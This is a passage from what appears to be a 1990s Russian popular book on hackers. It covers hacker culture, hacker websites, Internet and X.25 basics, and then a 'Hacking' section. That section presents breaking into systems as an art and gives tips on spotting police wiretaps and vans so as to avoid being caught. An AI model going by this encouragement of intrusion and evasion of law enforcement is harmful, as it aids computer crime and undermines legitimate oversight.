Люди, хорошо делающие такого рода вещи, глубоко уважаемы, поскольку каждый знает, что подобная работа требует кучу времени и не так забавна, как игры с кодами. Эта работа свидетельствует о самоотверженности.

- Служите самой хакерской культуре.

Наконец, вы можете служить и распространять саму культуру (например, составляя скрупулезное руководство «как стать хакером»). Но этим не стоит заниматься до тех пор, пока вы не поваритесь в этом достаточное время и не станете хорошо известны благодаря одной из четырех первых вещей.

В хакерской культуре нет явных лидеров, но здесь есть «культурные герои», «племенные старейшины», историки и ораторы. Когда вы достаточно долго поживете в этих траншеях, то сможете вырасти в одного из таких людей.

Но остерегайтесь: хакеры настороженно относятся к своим крикливым племенным старейшинам, так что видимое достижение такого рода славы таит в себе опасность. Вместо того, чтобы стремиться к этому, вам лучше как бы не заботиться об этом, и тогда это само упадет на колени, а уж затем можно быть скромным и милостивым в своем статусе.

Глава 5. Связь между хакером и придурком

Вопреки расхожему мифу, вам не обязательно быть придурком, чтобы быть хакером. Это, однако, помогает, и многие хакеры действительно «придурки». Статус изгоя общества помогает вам оставаться сосредоточенными на действительно важных вещах, таких как размышления и хакерство.

Именно по этой причине многие хакеры носят ярлык «придурок» и даже используют в качестве знака доблести более грубый термин «кретин» — это их способ декларации своей независимости от общепринятых в обществе оценок.

Если вы способны в достаточной степени сосредоточиться на хакерстве, достигать здесь заметных результатов и при этом иметь личную жизнь — что ж, прекрасно. Сегодня это намного легче. Культурный мейнстрим стал теперь намного дружелюбнее к техно-придуркам. Есть даже растущее количество людей, обнаруживающих, что хакеры зачастую могут быть вполне качественными любовниками и супругами.

Если же вас влечет к хакерству по той причине, что у вас нет личной жизни, что ж, и это неплохо. По крайней мере, у вас не будет проблем с сублимацией. А личная жизнь — как знать, может, она придет позже.

Глава 6. Черты образа жизни

Итак, чтобы быть хакером, вы должны обрести мировоззрение хакера. Есть несколько вещей, которые могут помочь в те моменты, когда вы не находитесь рядом с компьютером. Они не заменяют хакерство (его ничто не заменит), но многие хакеры ими занимаются и, по их ощущениям, это на каком-то фундаментальном уровне объединяет их с сутью хакерства.

Читайте научную фантастику. Ходите на встречи любителей фантастики (это хороший способ познакомиться с хакерами и «прото-хакерами»).

Изучайте Дзэн-буддизм и/или восточные искусства боя. (Их ментальная дисциплина имеет, похоже, важные черты сходства).

Вырабатывайте в себе аналитический музыкальный слух. Учитесь понимать специфические виды музыки. Учитесь неплохо играть на каком-нибудь музыкальном инструменте или грамотно петь.

Вырабатывайте в себе понимание каламбуров и игр в слова.

Учитесь хорошо писать на своем родном языке. (Удивительно, многие из хакеров являются качественными писателями.)

Чем больше из этих вещей вы уже делаете, тем больше вероятность того, что вы представляете собой природный хакерский материал. Почему перечислены именно эти вещи — не вполне ясно, но они связаны со смешиванием навыков левого и правого полушарий мозга, а это представляется важным (для хакеров необходимо уметь как выстраивать стройные логические обоснования, так и время от времени оценивать проблему вне связи с очевидной логикой).

И, наконец, несколько вещей, которые делать не следует.

- Не используйте глупые и напыщенные пользовательские имена или клички.
- Не вовлекайтесь в свары и перебранки в Usenet (или где-либо еще).
- Не называйте себя «кибер-панком» и не тратьте свое время на тех, кто это делает.
- Не отправляйте письма или электронную почту, переполненные ошибками правописания.

Единственная репутация, которую вы себе создадите, занимаясь этими вещами, — это посмешище. У хакеров длинная память, и вам могут понадобиться годы жизни, чтобы об этом забыли.

Глава 7. Субкультура хакеров

Недавно сформировавшаяся субкультура хакеров является довольно своеобразным социальным образованием.

Сам термин «хакер» имеет американские корни. Его развитие прослеживается с конца 60-х годов до нашего времени и происходит, в определенном смысле, от движения хиппи. Но, между тем, такую субкультуру нельзя определить ни как общину, ни как политическое либо религиозное движение.

Экстернальная культура хакеров аккумулирует в себе определенные нормы и символику.

Внешний вид и составляющие...

В плане облика и манеры поведения наши герои не привлекают к себе внимания. Длинноволосые интеллигентно-интенсивные, отвлеченные и не всегда аккуратные молодые люди, читающие «Analog», «Scientific American» и «Smithsonian», они не читают журнал «Хакер» — такое детство совсем не для них. Диапазон потребляемой литературы часто удивляет постороннего наблюдателя, так как многие хакеры посвящают чтению столько же времени, сколько средний американец посвящает своему телевизору. Часто их дома забиты зачитанной до дыр литературой по самым разнообразным направлениям, среди которых, помимо технических, присутствует научная фантастика и шахматная тематика.

В еде часто предпочитают что-нибудь восточное — китайское, например. Тайская пища пользуется потрясающей популярностью, как и еврейские деликатесы. Существенное меньшинство средне- и юго-западных хакеров предпочитают мексиканскую кухню. Для ночной работы годятся как огромная пицца, так и не меньших размеров термос с кофе.

Политические взгляды не поражают разнообразием — хакеры несколько слева от центра, за исключением мощного контингента вольнодумцев, полностью отвергающих обыкновенное разделение на левых и правых. Конечно, среди хакеров преобладают молодые люди, но пропорция представительниц прекрасного пола выше, чем в других технических профессиях. Хакеры как социальная группа настолько же различаются цветом кожи и национальностью, как и иные группы, поэтому все расовые предрассудки встречаются крайней враждебностью.

Вероисповедание достигает гигантского разброса — от атеиста до неретивого иудея и неоязычника. Очень часто несколько религий находят своего почитателя в лице одного человека.

Кроме того, на многих хакеров оказывает влияние буддизм или, реже, таоизм и их смесь с «родной» религией.

В общении наши герои предпочитают электронную почту, поскольку свобода, разнообразие и вдохновение приходит к ним перед монитором.

Вопреки стереотипу, хакеры не ограничиваются узкими интеллектуальными рамками и пытаются интересоваться всем, что способствует умственной стимуляции, зачастую подолгу беседуя на разные отвлеченные темы. В принципе, можно заставить хакера говорить о чем угодно, если, конечно, удастся оторвать его от компьютера. Однако у них не всегда развита способность к социальным контактам, присутствуют большие недостатки в умении общаться, они подвержены психологическому давлению, в подавляющей массе неорганизованны и неряшливы в общении с внешним миром.

История возникновения...

Первыми в ряду представителей субкультуры хакеров были молодые люди в возрасте от 16 до 22 лет, так называемые тинэйджеры, самовыражение которых происходило посредством использования компьютерных технологий. Такое увлечение, как правило, создает особое психологическое восприятие, которое определяет дальнейший стиль жизни, сохраняясь довольно продолжительное время.

Многие внешние проявления служат как бы опознавательными знаками «своих»: обилие специфико-технических терминов в разговоре, свободная манера поведения, простой, неопределенный стиль одежды, небрежная прическа в дополнение к невыразительной внешности, рюкзаки за спиной — символика их внешности. Графические знаки в виде каких-либо вышитых на одежде фраз или знаков, подобно хиппи, встречаются очень редко.

Однако «хакер» - это далеко не только дань возрасту. Наряду с этим, хакер — это специалист, который стремится прежде всего к общению с другими пользователями информационного сообщества, к выражению своих мыслей, идей в свободной, творческой атмосфере.

Такие хакеры создавали программное обеспечение типа shareware или freeware, криптографические системы наподобие известнейшей PGP (Pretty Good Privacy) — детища пацифиста из Боулдера Филиппа Циммермана, или нашумевшей программы «SATAN» (позволяющей выявлять дыры в защите компьютерных систем) — творения неуживчивого анархиста Дэна Фармера, и другие изобретения, которые позволяют иным пользователям реально обладать независимостью в киберпространстве, творя искусство и красоту. Фактически они используют свои знания и способности на благо всех пользователей Internet — глобального информационного сообщества.

Множество людей, предоставленных сами себе, формируют схожие коммуникативные структуры. В субкультуре хакеров складывалась трехслойная иерархия, где довольно относительно выражена элита, су-

ществует основная масса представителей субкультуры, сгруппированная вокруг элиты, а также иные случайные представители, которые в принципе не считаются настоящими хакерами, оставаясь в статусе «ламеров».

Можно говорить о нескольких «поколениях» хакеров, которые способствовали технологическому прогрессу в силу своей деятельности.

На начальном этапе такая деятельность заключалась в преобразовании огромных по размерам компьютеров первых поколений с использованием так называемой технологии доступа «разделения времени», которая заключалась в создании некоторого подобия виртуальных персональных компьютеров. Как следствие этого, вкладом второго поколения хакеров явилось изобретение в конце 70-х годов персональных компьютеров. Именно в те годы можно было наблюдать большое количество ярких индивидуальностей в среде хакеров. Выразительным примером может служить хиппи-битломан Стив Джобе, который вместе со своими друзьями Ли Фельсенштайном и Стивом Возняком собирал и недорого продавал приспособления, с помощью которых любой американец мог долгое время совершенно бесплатно эксплуатировать телефонную сеть США. Наиболее интересно, что впоследствии именно Ли изобрел первый мобильный персональный компьютер «Осборн-I».

В дальнейшем многие представители третьего поколения устремились в малый бизнес, принеся с собой, помимо прочего, новую философию общения, построенную на многих традициях движения хиппи. Однако успех в такого рода начинаниях не сопровождался изменением их ценностей. Именно третье поколение хакеров в начале 80-х создало большое количество прикладных программ для персональных компьютеров, которые способствовали успеху платформы IBM. Созданные ими организации, такие как «Фонд электронных рубежей» (Electronic Frontier Foundation), основателем которого является небезызвестный Мич Кейпор — создатель популярной программы «Lotus 1-2-3», и в настоящее время серьезно влияют на политику Вашингтона в области соблюдения гражданских прав в киберпространстве.

Четвертое поколение хакеров создало то, что принято теперь называть мировым сообществом, киберпространством или Internet — средой обитания и общения для более чем 50 миллионов человек. Но, наряду с Internet, мы видим и еще одно гениальное изобретение, интегрированное в эту среду, — систему сенсорного погружения или т.н. виртуальную реальность, начальные основополагающие принципы и концепция которой были разработаны еще одной яркой личностью первого поколения хакеров — Джейроном Ланье.

На более ранних стадиях труд представителей четвертого поколения хакеров можно было видеть в создании систем электронной почты

на основе BBS (Bulletin Board System — электронная доска объявлений), а также сети USENET, созданной в начале 80-х (от User's Network — сеть пользователей) двумя студентами-выпускниками университета Дьюк Джимом Эллисоном и Томом Траскоттом. Именно в основе этой сети впоследствии очень точно был сформулирован вечный принцип всех поколений хакеров: участвовать может любой. Да и сама USENET может считаться эталоном в плане своей структуры — полная децентрализация, отсутствие иерархии, самоорганизация и резкое отрицание любого коммерческого использования. Именно эти принципы были интегрированы культурой хиппи в движение хакеров. И именно четвертое поколение хакеров активно противостоит коммерсализации и узурпации какими-либо государственными органами региональных и опорных высокоскоростных коммуникационных магистралей Internet, руководствуясь правом всеобщей доступности и бесплатности информации.

Глава 8. Преступники или романтики?

Россия всегда славилась талантами. Не обошло это и компьютерную сферу. Как вы знаете, компьютеры только недавно вошли в нашу жизнь, намного позже, чем во всем мире. Но это не стало преградой для российского человека. Появилось огромное число программистов, способных померяться силами с западными ассами. Многие из них уехали за рубеж и сейчас успешно работают в самых крупных софтверных компаниях. Волна непобедимых Российских компьютерных вирусов переполошила все мировое сообщество. Опять же Российские программисты научились лучше всех бороться с этими вирусами. И вот в Россию пришел «Internet». Многие западные аналитики с испугом ожидали этого факта. И не ошиблись. Российские таланты погрузились в безграничную паутину Internet.

Появились российские «Хакеры». Не пугайтесь этого слова, в большинстве своем оно не носит криминального характера — основной лозунг хакерского движения — «Информация должна быть бесплатной и общедоступной», конечно, не все соглашаются с этим принципом, и именно их информационные Web-ресурсы чаще всего подвергаются атаке хакеров.

«Территория взлома», или HackZone — очень цивилизованный русский хакерский сайт. На этих страницах вас приветствуют люди, способные изъясняться на вполне литературном языке, здесь проводится конкурс статей о хакерах, публикуется в русском переводе знаменитое произведение Брюса Стерлинга «Охота на хакеров». В разделе «Закон

есть закон» начинающий взломщик может ознакомиться с текстами основных законов РФ о правовой охране компьютерных программ, чтобы всегда отдавать себе отчет в том, на какой срок могут потянуть те или иные действия. Самый интересный раздел — это статьи: здесь можно узнать о знаменитой истории со взломом Сити-Банка, о слабостях операционной системы Windows NT, о том, насколько хорошо защищена от вторжения внутренняя сеть компании Pepsi-Cola... Всем статьям, представленным в разделе, можно тут же выставить оценки.

На сервере также публикуется еженедельное обозрение хакерских и анти-хакерских сайтов под редакцией Дмитрия Леонова и постоянно обновляются новости. Страничка «Подполье» содержит коллекцию рассказов о нашумевших хакерских атаках. Есть и форум, где можно пообщаться в реальном времени с другими посетителями сайта.

На санкт-петербургском сервере xpress.ru живет забавное «обозрение пиратских технологий», которое называется **«Вечерний D2MAC»**. D2MAC — это один из телевизионных стандартов вещания, которым пользуются «все мало-мальски приличные» спутниковые каналы ТВ. Обозрение посвящено тому, как собственными силами настроить тюнер на спутниковый канал, подправить положение тарелки-антенны... Если у вас дома установлена спутниковая антенна, с ней возникли какие-либо проблемы, а установщика вызывать не хочется — отправляйтесь в Internet, и возможно, советы от Александра Борзова помогут вам справиться самому. Как пишет автор, если уж вы сумели добраться до его страницы в Internete, то спутниковую антенну сможете настроить и подавно! Итак, «Вечерний D2MAC» предлагает новости из мира технологий спутникового вещания, описание аппаратуры, полезные советы и рассказы о том, как взламывают спутниковые каналы.

Операционная система Windows NT используется сейчас повсеместно, и тем, кто с ней работает, полезно было бы знать, как защитить эту систему от попыток взлома. Сайт NT **Security,** как явствует из названия, полностью посвящен проблемам безопасности операционной системы Windows NT и предлагает всевозможные рецепты защиты — начиная со способов настройки и заканчивая маленькими программками, латающими бреши в системе безопасности. Здесь, как и на множестве хакерских сайтов, рассказывается о том, с каких сторон чаще всего подвергаются атаке компьютеры с Windows NT и какими инструментами пользуются для того, чтобы вывести такие компьютеры из строя либо разведать нужную информацию, однако на сайте NT Security упор делают не на технологию атаки, а на технологию защиты от нее. Сайт обновляется по мере обнаружения новых брешей в защите Windows NT и по мере появления новых способов вывести из строя эту систему — то есть не реже, чем раз в месяц.

Страница **«Хакерство с самого начала»** так озаглавлена не зря: на ней есть отличное руководство для начинающих хакеров, и каждый, кому взбрело в голову стать взломщиком-профессионалом, может сразу оценить, каковы его силы и возможности и хочет ли он в действительности этим заниматься. Руководство весьма детальное, а список рекомендуемой литературы настолько длинен, что десять раз задумаешься, прежде чем купить и прочесть все эти книги — тем более, что большинство упомянутых учебников и справочников в России стоит весьма недешево.

Раздел «Happy Hackers Guide» — «Руководство счастливого хакера» — описывает вполне легальные и безвредные хакерские техники. Любому пользователю Internet будет интересно и полезно узнать, как справиться с надоевшей рекламной почтой или защитить свой компьютер от самых распространенных атак извне.

Заявление создателей этого сайта гласит, что он предназначен для того, чтобы облегчить продвинутым пользователям доступ к новостям и полезной информации о безопасности компьютерных систем. В принципе, то же самое пишут почти на всех хакерских серверах, но у этого сайта есть своя специфика: в основном здесь рассказывают о взломе Internet-серверов, в особенности о таких случаях взлома, в результате которых подменяют заглавную страницу сервера. Авторы объясняют свой интерес тем, что о взломе интернетовских серверов в прессе и на телевидении обычно рассказывают всякие небылицы.

Сервер **hacked.net** всегда готов предоставить журналистам достоверную информацию о том или ином взломе, чтобы избежать ошибок и домыслов. На сервере масса интереснейших ресурсов: например, здесь можно узнать, сколько серверов Всемирной Паутины было взломано за весь прошедший год. Публикуется ежемесячный журнал хакерского сообщества.

Самый знаменитый хакерский альманах — это, конечно, «2600». Выходит он ежеквартально, то есть всего четыре раза в год, но сайт существует настолько давно, что в ожидании свежего номера всегда можно убить время за чтением не менее интересных архивов. Сам альманах публикуется уже более 10 лет, а именно — с 1984 года (возраст для журнала, тем более компьютерного, более чем почтенный). На сайте можно увидеть все обложки бумажной версии альманаха с 1987 года по 1995-й. Ссылка с обложки номера ведет к избранным материалам из него.

Как известно, каждый месяц читатели альманаха, то есть хакеры, встречаются в заранее назначенном месте — практически в каждом крупном городе мира есть такое место встречи хакеров. На отдельной странице приводится список всех таких мест — включая одно достаточно известное кафе в Москве.

Одно из самых забавных мест на сервере — галерея взломанных веб-сайтов, где можно увидеть, как сайт выглядел до взлома и как после. Галерея эта воистину бесценна, поскольку крупные коммерческие и официальные сайты обычно восстанавливают очень быстро — а ведь так интересно посмотреть, до чего доходит хакерская фантазия при подмене главной страницы сервера!

LOpht (читается как «лофт») **Heavy Industries** — всемирно известное объединение хакеров, которое существует приблизительно так же давно, как и журнал 2600. На сайте этого объединения сейчас распространяется последнее мощное орудие взлома — LOpht Crack версии 2.0, программа, которая выуживает пароли из системы Windows NT.

В архивах сайта вы найдете массу руководств к действию, манифестов и справочных материалов, включая архивы статей из таких изданий, как Mondo 2000. В разделе «Лаборатория» вас ждут описания проектов, над которыми в данный момент работают хакеры — при желании можно внести свой посильный вклад в разработку очередной программы или поучаствовать в просветительской акции. Есть и страничка, где можно заказать различные товары — например, компакт-диски с хакерскими программами. И, конечно, не обошлось без живого общения, хотя на этом сайте оно имеет несколько странную форму: одна из страниц содержит видеоглазок, который позволяет наблюдать за хакерами из группы LOpht в реальном времени. Иногда их можно застать за рабочим столом и увидеть, как они ковыряются в каких-то хитрых микросхемах.

Сайт **Nomad Mobile Research Centre** — «Передвижной исследовательский центр «Номад» — предлагает уже знакомый нам по предыдущим серверам набор: снова безопасность Windows NT, руководства по взлому и защите от него, полезные программы, различная документация. На этом сервере также содержится страница проекта «Пандора», связанного с взломом сетевых систем компании Novell. В разделе «Compute» можно найти ссылки на сходные по теме сайты.

Ну какой же хакер без жаргона? Чтобы стать «своим» среди профессионалов-компьютерщиков, нужно для начала понимать хотя бы десятую часть тех словечек, которыми они пересыпают свою речь. Естественно, попытки составить словарь компьютерного и хакерского жаргона предпринимались в Internet не раз, и на этом сервере вы найдете одну из многочисленных версий такого словаря — вместе с историей создания этого ресурса. Надо отметить, что именно здесь располагается основная, официальная страница **«Нового хакерского словаря».** Если вам есть что к нему добавить, без колебаний шлите создателям сайта новые слова, и, возможно, они через какое-то время включат их в словарь.

Глава 9.
Хакер — это почти факир

«Ремесло» склонного к наживе компьютерного пирата имеет множество нюансов, однако можно выделить две основные линии поведения хакера, которые определяют его лицо.

- Процедура электронного взлома с введением в систему специальной подпрограммы, написанной, как правило, на языке ассемблера, или способ «троянского коня». В техническом отношении такой метод довольно сложен и доступен немногим.
- Выведывание паролей и кодов у лиц, работающих в информационных центрах. Например, у бухгалтерских работников или у служащих банка.

Оба способа направлены, как легко догадаться, на получение незаконной материальной прибыли. Они стали возможны благодаря широкому внедрению в мировом сообществе разного рода систем электронных платежей (когда клиенты снимают деньги при помощи кредитных карточек через специальные автоматы или переводят крупные суммы с одного счета на другой, не выходя из своего офиса, с удаленного терминала).

С увеличением числа подобных систем, значимость защиты информации повысилась во много раз. Финансовые учреждения всего Земного шара обеспокоены безопасностью своих компьютерных сетей, на усовершенствование которых тратятся миллионы долларов; считается, система защиты должна обновляться, иначе хакеры подберут к ней ключи!

Сегодня мы наблюдаем удивительное явление, когда и в криминальных кругах Запада, и в службах технической безопасности банков резко повысился интерес к классным программистам и специалистам-электронщикам. Их борьба напоминает своеобразное «состязание интеллектов», где победителем (с переменным успехом) бывает то защищающаяся, то нападающая сторона.

Но целью преступлений электронных взломщиков далеко не всегда является обогащение; намерения могут быть разные. В частности, очень остро проявляется стремление сделать себе имя. И поэтому, вероятно, в числе хакеров немало студентов и даже школьников.

Юный голландский хакер, взломавший компьютеры армии США, не заработал ни цента, но он весьма «громко» продемонстрировал свои

способности, сделав себе, как специалисту, очень неплохую рекламу. Его поступок можно сравнить с полетом Руста над Красной площадью.

Отметим здесь же, что компьютерное пиратство имеет хорошо заметную тенденцию к объединению. Уже существует специальный международный жаргон хакеров, который подразумевает прибавление на конце слов буквы «-z» вместо «-s». Существуют и специальные сайты в пространстве Internet, где ведется открытый обмен похищенными программами.

Рассматривая в Internet материалы о хакерах, можно найти немало удивительного. Здесь могут, например, сочинить какую-нибудь мерзость и подписать это «чтиво» именем известного и вполне благопристойного писателя, и даже указать его виртуальный адрес с предложением высказаться о написанном. Здесь могут запросто подбросить копию системного файла, зараженного вирусом. Здесь могут... Да мало ли что здесь могут еще!

Internet и Intranet

Глава 1. Общие принципы построения, адресация

Internet — крупнейшая компьютерная сеть в мире, объединяющая множество компьютеров, соединенных самыми разнообразными способами: от телефонных линий до систем спутниковой связи. В Internet используется комплект протоколов TCP/IP, который включает в себя:

- IP (Internet Protocol) — межсетевой протокол, который обеспечивает транспортировку без дополнительной обработки данных с одной машины на другую;
- UDP (User Datagram Protocol) — протокол пользовательских датаграмм, обеспечивающий транспортировку отдельных сообщений с помощью IP без проверки ошибок;
- TCP (Transmissing Control Protocol) — протокол управления передачей, обеспечивающий транспортировку с помощью IP с проверкой установления соединения.

Каждый компьютер, подключаемый к Internet, получает свой уникальный IP-адрес.

Internet-адрес имеет в длину четыре байта и состоит из двух частей: сетевой и машинной. Первая часть означает логическую сеть, к которой относится адрес; на основании этой информации принимаются решения о маршрутизации (routing). Вторая часть идентифицирует конкретную машину в сети. По соглашению, IP-адреса записываются как десятичные числа (по одному на каждый байт), разделенные точками, например 194.85.31.20.

Глава 2. Доменная система имен (DNS)

DNS (Domain Name System) — это распределенная база данных, которая содержит информацию о компьютерах, включенных в сеть Internet. Характер данных зависит от конкретной машины, но чаще

всего информация включает имя машины, IP-адрес и данные для маршрутизации почты. Для удобства, большинство компьютеров имеют имена. Доменная система имен выполняет несколько задач, но основная ее работа — преобразование имен компьютеров в IP-адреса и наоборот.

Пространство имен DNS имеет вид дерева доменов, с полномочиями, возрастающими по мере приближения к корню дерева. Корень дерева имеет имя, под ним находятся домены верхнего уровня (корневые домены). По историческим причинам существует два вида доменов верхнего уровня. В США домены верхнего уровня отражают организационную структуру, и, как правило, имеют трехбуквенные имена:

- .gov — государственные учреждения;
- .mil — военные учреждения;
- .com — коммерческие организации;
- .net — поставщики сетевых услуг;
- .org — бесприбыльные организации;
- .edu — учебные заведения.

Для доменов вне США, в соответствии с территориальным расположением, используются двухбуквенные коды стран ISO. Например:

- www.spm.ru — в России;
- www.berlin.de — в Германии;
- www.hotex.nl — в Нидерландах.

Глава 3. Работа в Internet

Вы можете работать в Internet с помощью специальных программ. Вот некоторые из них:

- ping — позволяет определить время прохождения пакета до хоста.
- traceroute — показывает путь прохождения пакетов по сети (в Windows 95 и Windows NT — tracert.exe).
- nslookup — позволяет просматривать содержимое DNS-серверов.

- telnet — устанавливает соединение с удаленной машиной (23 порт) и позволяет вам работать в режиме удаленного терминала.
- ftp — позволяет передавать файлы между машинами по протоколу FTP (File Transfer Protocol) (21 порт).
- finger — показывает информацию о пользователях, находящихся в данный момент на какой-либо машине.

Для работы с WWW (World Wide Web) используются программы Netscape Navigator, Internet Explorer и некоторые другие. Эти программы устанавливают соединение с сервером (80 порт) и работают по протоколу HTTP.

Важно: для работы с ftp, telnet, finger и www необходимо, чтобы на машине, с которой вы устанавливаете соединение, были запущены соответствующие программы-сервера.

Глава 4. Как получить доступ в Internet

Это, вероятно, один из самых насущных вопросов для любого начинающего пользователя.

Как показывает практика, для того, чтобы начать ломать компьютеры в Internet, необходимо уже иметь туда выход, пусть даже временный или минимальный. Не все так сложно, как вы думаете. В наше время получить доступ в Internet не составляет никаких проблем. Вот некоторые из них:

- Самый легкий — если ваш институт (если вы работаете на кафедре, то все многократно упрощается) уже подключен к Internet, то попытайтесь договориться о предоставлении вам (или вашей кафедре) выхода туда.
- Если в вашем институте нет Internet, то это даже лучше — вы можете стать основателем, остается только пойти к руководству и убедить их в необходимости подключения. *(КАК?! У нашего любимого института нет выхода в Internet?! Нет собственного WWW-сервера?! Нет даже электронной почты ?! Да нас не будут уважать! Каждый уважающий себя ВУЗ должен иметь выход в Internet!)*

- Если вам удалось убедить начальство — вы выиграли, и у вас будет свой, бесплатный Internet.
- Если вы всерьез хотите всем этим заниматься, это один из самых простых путей начать. Через некоторое время желание что-то ломать пропадет.
- Если вы работаете в солидной фирме, не имеющей выхода в Internet, то вышеприведенные рекомендации применимы и в этом случае.

На этом стоит временно прервать перечисление и заметить: если у вас есть возможность воспользоваться вышеперечисленными способами, не читайте дальше эту главу, а попытайтесь просто воплотить их в жизнь, и у вас не возникнет множества проблем.

Для всех остальных — продолжим:

- Платный доступ к Internet предоставляют находящиеся в вашем городе фирмы (так называемые провайдеры). Можно заметить, что большинству людей оплата их услуг пока не по карману, особенно если доступ нужен без определенной цели, т.е. вы не зарабатываете денег, используя Internet.
- Кроме того, услугами по предоставлению доступа в Internet могут заниматься фирмы, находящиеся за пределами вашего города или страны, используя в качестве транспорта X.25 сети (например SPRINT).

Глава 5. Сети пакетной коммутации

Общие принципы построения

Основу X.25 сетей составляют Центры Коммутации Пакетов (ЦКП), расположенные во многих городах и обеспечивающие доступ к сети. Обычно абонент получает доступ к сети, соединяясь с ближайшим ЦКП, т.е. можно получить доступ к сети из любого места, где есть телефонная связь, без привязки к конкретному ЦКП.

Абоненты сети подключаются к ней для того, чтобы передавать информацию или принимать ее от других абонентов или хост-машин. Для этого в сети устанавливается временная логическая связь между этими абонентами, называемая виртуальным соединением. После установ-

ления виртуального соединения между абонентами может происходить обмен данными одновременно в двух направлениях (дуплекс), причем задержка передачи пакетов данных не превышает долей или нескольких секунд в зависимости от загруженности сети.

Терминология

NUA

(Network Users Address/Сетевой Адрес Пользователя)

Число, задающее сетевой адрес пользователя.

NUI

(Network User Identificator/Идентификатор Сетевого Пользователя)

Код доступа и пароль. Обычно предоставляется поставщиком сетевых ресурсов и используется для определения оплаты за услуги.

DNIC

(Data Network Identification Code/Код идентификации сети)

Представляет из себя 4 цифры, которые в полном сетевом адресе задают код сети данных.

PAD

(Packet Assemble Disassembler/Сборщик/разборщик пакетов)

Устройство, позволяющее с помощью обычного терминала работать с сетями коммутации пакетов, т.к. терминалы передают не блоки данных, а символы.

Работа с X.25

Для работы с X.25 требуется терминальная программа (например Telemate или Telix). Позвонив модемом на ближайший узел сети пакетной коммутации, вы подключаетесь к ПАД, который получает символы для передачи по сети и формирует из них пакеты, а также выполняет и обратную операцию разборки пакетов и передачи символов на терминал.

Сети пакетной коммутации являются транспортом, позволяющим вам работать со многими системами, которые к нему подключены. Для этого необходимо знать адрес системы, с которой вы предполагаете работать. Кроме того, большинство систем снабжено средствами идентификации пользователей, т.е. требуют для работы с ними **имя_пользователя**

и пароль. Это связано, в первую очередь, с реверсивной оплатой сетевых услуг — владельцы подключенной к сети системы платят провайдеру за время соединения пользователей с ней, а затем могут брать с пользователей плату за предоставляемые услуги.

Работа с ПАД

Работа пользователя с ПАД происходит в двух режимах: в командном и передачи данных. В начале своей работы с ПАД, пользователь находится в командном режиме. При установлении соединения, пользователь переходит в режим передачи данных. В режиме передачи данных происходит обмен информацией с удаленным ресурсом. При необходимости непосредственного взаимодействия с ПО ПАД пользователь может перейти в командный режим, введя символ внимания — как правило, **CTRL-P.** В командном режиме пользователь может использовать следующие команды:

- CON — установление соединения через сеть X.25;
- LOC — установление локального соединения;
- CLR — разрыв соединения;
- PAR? — просмотр текущих значений параметров X.3;
- SET — установление новых значений параметров X.3;
- SET? — установление новых значений параметров X.3 и их просмотр;
- PROF — установление новых значений совокупности параметров X.3;
- INT — посылка срочных данных;
- RESET — сброс соединения;
- STATUS — текущий статус соединения.

В ответ на команды пользователя ПАД выдает диагностические сообщения:

- OM — соединение установлено;
- ERR — синтаксическая ошибка в команде;
- RESET — возможная потеря данных на пакетном уровне;
- FREE — ответ на команду ПАД STATUS при отсутствии соединения;

- ENGAGED — ответ на команду ПАД STATUS при установленном соединении;
- CLR CONF — разъединение выполнено;
- CLR — индикация разъединения по одной из следующих причин:
  - O DTE — удаленный DTE разорвал соединение;
  - 1 OCC — номер занят;
  - * 3 INV — неправильный запрос средств;
  - 5 NC — сеть переполнена;
  - 9 DER — канал неисправен;
  - 11 NS — доступ запрещен;
  - 13 NP — нет доступа;
  - 17 RPE — удаленная процедурная ошибка;
  - 19 ERR — местная процедурная ошибка;
  - 21 PAD — разъединил местный ПАД;
  - 25 NRC — нет реверсивной оплаты;
  - 33 INC — несовместимый адрес назначения;
  - 41 NFC — нет быстрой выборки;
  - 128 DTE — канал зарезервирован;
  - 129 DTE — удаленный DTE не готов;
  - 130 DTE — канал является исходящим;
  - 131 DTE — DTE работает по протоколу X.28;
  - 132 DTE — DTE отсоединено;
  - 133 DTE — DTE недоступно;
  - 134 DTE — канал не существует;
  - 135 DTE — канал рестартован;
  - 136 DTE — нет связи по X.25;
  - 137 DTE — адрес удаленного DTE не существует;
  - 138 DTE — нет виртуального канала.

Хакинг

Глава 1. Искусство взлома

Хакинг — это искусство взлома всевозможных систем и доведения данного процесса до высот технического изящества. Хакер вооружается различными методиками, исходя из которых он строит собственную стратегию взлома той или иной программы. Зачем же быть хакером? Вы наверняка найдете для себя несколько причин. Для некоторых, например, это в первую очередь просто прекрасное развлечение. Но сейчас заниматься хакингом становится все более опасно, поэтому будьте осторожны, даже если у вас нет противозаконных намерений. Это очень трудоемкое и к тому же рискованное дело. Так что будьте внимательны и не попадитесь!

Глава 2. Как не попасться

Жизнь прекрасна, только когда вы не попадаетесь в руки спецслужб. Конечно же, это зависит от того, чем именно вы занимаетесь. Но может получиться так, что вы все равно попадетесь, несмотря на беспрекословное выполнение всех наших рекомендаций.

Некоторые операторы спецслужб до отупения настойчивы и не остановятся ни перед чем, чтобы вычислить и прижать вас к стенке. И если, как только вы берете трубку телефона, мгновенно подключаются модемы, или если до вас доходят слухи, что друзья-приятели называют вас «хакером, на след которого напали спецслужбы», то мы предлагаем вам затаиться на какое-то время и не заниматься взломом.

Существует несколько основополагающих моментов, которые обязан знать каждый использующий модем при компьютерном взломе. Мы посчитали необходимым включить их в эту книгу для того, чтобы вы ни в коем случае не упустили их из виду. Вы постоянно должны быть начеку и следить за появлением таких настораживающих явлений, как:

1. Необычные шумы на линии, при том, что обычно их не бывает.
2. По телефонной линии прослушиваются другие голоса.

Это иногда случается со старым оборудованием FDM, но может быть вызвано и ответвлением провода, так что будьте осторожны!

3. Появление фургона или минифургона, припаркованного рядом с:

а) телефонным столбом;

б) подземным паровым вентиляционным отверстием;

в) следите за появлением около телефонных столбов и вентиляционных отверстий тряпок или кусков ткани с символикой MA BELL.

Это полный конец! Если вы заметили что-нибудь из вышеуказанного, немедленно прекращайте все упражнения по крайней мере на месяц. И обязательно убедитесь в том, что фургоны уехали, а не просто поменяли место парковки.

Обратите внимание на провода, протянутые от фургона к телефонному столбу или вентиляционному отверстию, и на цвет, в который выкрашен фургон (обычно фургоны спецслужб белого цвета). Также следует выяснить, не принадлежит ли он (т.е. фургон) телефонной компании.

4. Наличие незнакомого вам оборудования в нежилых комнатах вашего дома обязательно должно вас насторожить.

5. С вашей телефонной линией происходит что-то странное, и вы уверены в том, что соседи не имеют к этому никакого отношения.

В целом это все, о чем мы хотели бы предупредить вас, но, конечно же, существует гораздо больше подозрительных явлений, которые могут предупредить вас о том, что спецслужбы напали на ваш след.

Глава 3. Ответвления провода

